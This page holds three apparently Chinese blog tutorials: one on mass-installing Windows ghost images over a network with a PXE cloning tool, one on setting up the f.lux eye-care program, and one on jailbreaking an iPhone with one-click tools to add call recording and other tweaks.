
无需U盘,网络批量安装系统,pxe网刻工具 说起通过网络批量安装系统,大家可能第一时间会想到学校里联想机器的同传系统,使用方便操作简单,但也仅适用于联想品牌机;而微软自带的windows网络部署工具,操作异常繁琐;那么,有没有一种能通过网络批量安装ghost文件且操作简单的小工具呢?今天给大家带来的是诚龙网维PXE_ghost11.0工具的介绍。可能有同学会有疑问,为啥要用这个工具,为啥要用ghost版呢;其实这个工具的使用场景并不多;譬如,单位里购买了十几台电脑,分别安装了不同的系统,而单位网络安全部门要求,必须使用原版操作系统,不得使用盗版软件等,这时候,制作一个原版镜像的ghost文件然后批量安装就很有必要了,可以节约很多时间,节约的时间用来摸鱼不好吗~1、工具准备VM pro虚拟机,只有pro版支持对虚拟网卡进行细致化操作,而vbox在测试中无法启动网刻系统,如果对虚拟机感兴趣可以查看我的B站虚拟机教程。www.bilibili.com/video/BV1Rs411y7En诚龙网维PXE_ghost11.0 从网上下载的ghost文件,演示用,从网上下载的2、设置虚拟网卡,我这里使用VMnet2,并且关闭DHCP功能(网刻软件自带DHCP服务器,真实环境请关闭路由器DHCP功能或只连接交换机)3、确定虚拟机设置,我这里使用左图作为服务器,右图两台机器为客户端,三台机器都设置为VMnet2网络(网刻并不要求机器硬件相同,右图两台机器硬盘容量便不同)4、使用管理员运行网刻工具5、选择全盘网刻(为什么选择全盘网刻而不是C盘网刻,因为两台客户机都是新机器,硬盘上此时并没有分区;聪明的你一定能想到,如果是老机器重装C盘,那么就可以且必须选择“仅网刻C盘”)6、如果出现防火墙提示,务必选择允许,此时服务器就部署完毕了7、此时启动两台客户机,因为硬盘上没有操作系统,所以自动转入pxe网络启动了,如果出现无法连接的情况,客户端再重启一下就好了。8、客户端连接成功,点击“发送”即可9、系统界面会显示速度、剩余时间、客户端IP等信息10、客户端安装完成后会自动重启并进入系统安装11、多台机器安装轻松搞定12、此时客户机仅有C盘,通过系统自带“磁盘工具”,进行压缩分区即可网络批量安装就是这么简单,你学会了吗~
-
眼睛干涩,显示器刺眼?护眼神器f.lux安装使用说明 现今,护眼已经成了显示器的一大宣传噱头,包括但不限于DC不闪屏、过滤蓝光功能等,操作系统也提供了相应的夜间模式,但不知道你是否关注过,所谓滤蓝光护眼显示器,并不是你买来用就护眼了,其滤蓝光功能往往隐藏在显示器的二级菜单中,使用极其不便;而系统的夜间模式的确能大幅度减少眼睛不适,但白天呢?白天面对屏幕的眼睛刺疼并未因此减少。首先在显示器的选择上,如果你没有购买显示器,那么推荐购买DC不闪屏的显示器,这样能保证你在显示器设置极低(20%)亮度的情况下依然能够实现屏幕无频闪;而如果你现在的显示器不支持DC调光而你又不打算更换,那么你可以在显示器稍微高(50%)亮度下使用护眼软件达到比较好的效果,PWM调光是光线越暗频率越低。众所周知手机OLED存在频闪问题,从护眼的角度考虑往往会选择LCD面板,而讽刺的是市面上的LCD手机99%都不是DC调光,只有iPhone系列LCD采用全程DC调光。电脑显示器这个问题稍微好一些,因为DC直流不闪屏已经成为了一个卖点,反而好选择。f.lux是一款很知名的护眼软件,在国内用户众多,但他有一个小小的缺点,就是软件界面复杂而又没有中文,其实这个软件使用仅仅五步即可完成。第一步:下载并安装f.lux,其官方网站为 justgetflux.com ,点击下一步安装即可。软件运行后的界面第二步:绿色箭头,设置起床时间,其主要作用是调节护眼程度,比如早上7点起床,那么晚上10点他就会进入最大化的护眼模式。第三步:红色箭头,选择护眼模式,如果你是文字工作者,推荐用 ReduceEyestrain ,其他选项分别为:Recommended Colors 默认推荐 Classic f.lux 经典模式 ReduceEyestrain 全天护眼 Working Late 夜猫子,白天睡觉晚上上号的那种 Far from the Equator 远离赤道,几乎等于关掉了护眼模式 Cave Painting 小黑屋模式,适合室内光线极差的环境使用 Color fidelity 尽量保留色彩逼真度,相应的护眼程度降低 第四步:蓝色箭头,设置地理坐标,浏览器打开百度地图坐标提取器http://api.map.baidu.com/lbsapi/getpoint/输入你的城市,点击城市复制坐标填入程序即可第五步:记住快捷键 ALT+END ,可以在任何时候完全关闭护眼模式,比如你要修图或者浏览图片时,再按一次快捷键是打开。最后,祝您使用愉快~
-
化茧成蝶,解锁苹果的神秘力量。 -越狱 我不是一个果粉,但却是一个纯正的iPhone粉,比iPhone更好的手机?不存在的!苹果拥有顶尖的硬件和无与伦比的生态系统,每个app都能快速完美的运行。苹果没有的,就是不需要的。苹果拥有的,大家就都去学习。直到有一天我发现,苹果怎么没有通话录音?在彻底找遍整个系统后,我不得不求助于搜索引擎。没错,是真的没有。难道iPhone不是世界上最优秀的手机了?难道这么多优秀的iPhone用户都没有发现这个问题?直到我发现越狱针对苹果操作系统(IOS系统)限制用户存储读写权限的破解操作,经过越狱的iPhone拥有对系统底层的读写权限,可以让用户对系统实现100%自定义,等同于安卓的root。越狱方法越狱推荐使用pp助手和爱思助手的一键越狱,以pp助手为例。安装运行pp助手,一键越狱信任描述文件运行越狱助手越狱完成为cydia配置雷锋源https://apt.abcydia.com/pcindex.html安装各种插件例如NFC来电归属地、通话录音、来电震动、自定义铃声、文件管理器、界面自定义、屏幕录像等等。果然苹果还是世界上最好的手机,哈哈哈哈哈哈哈哈哈哈哈。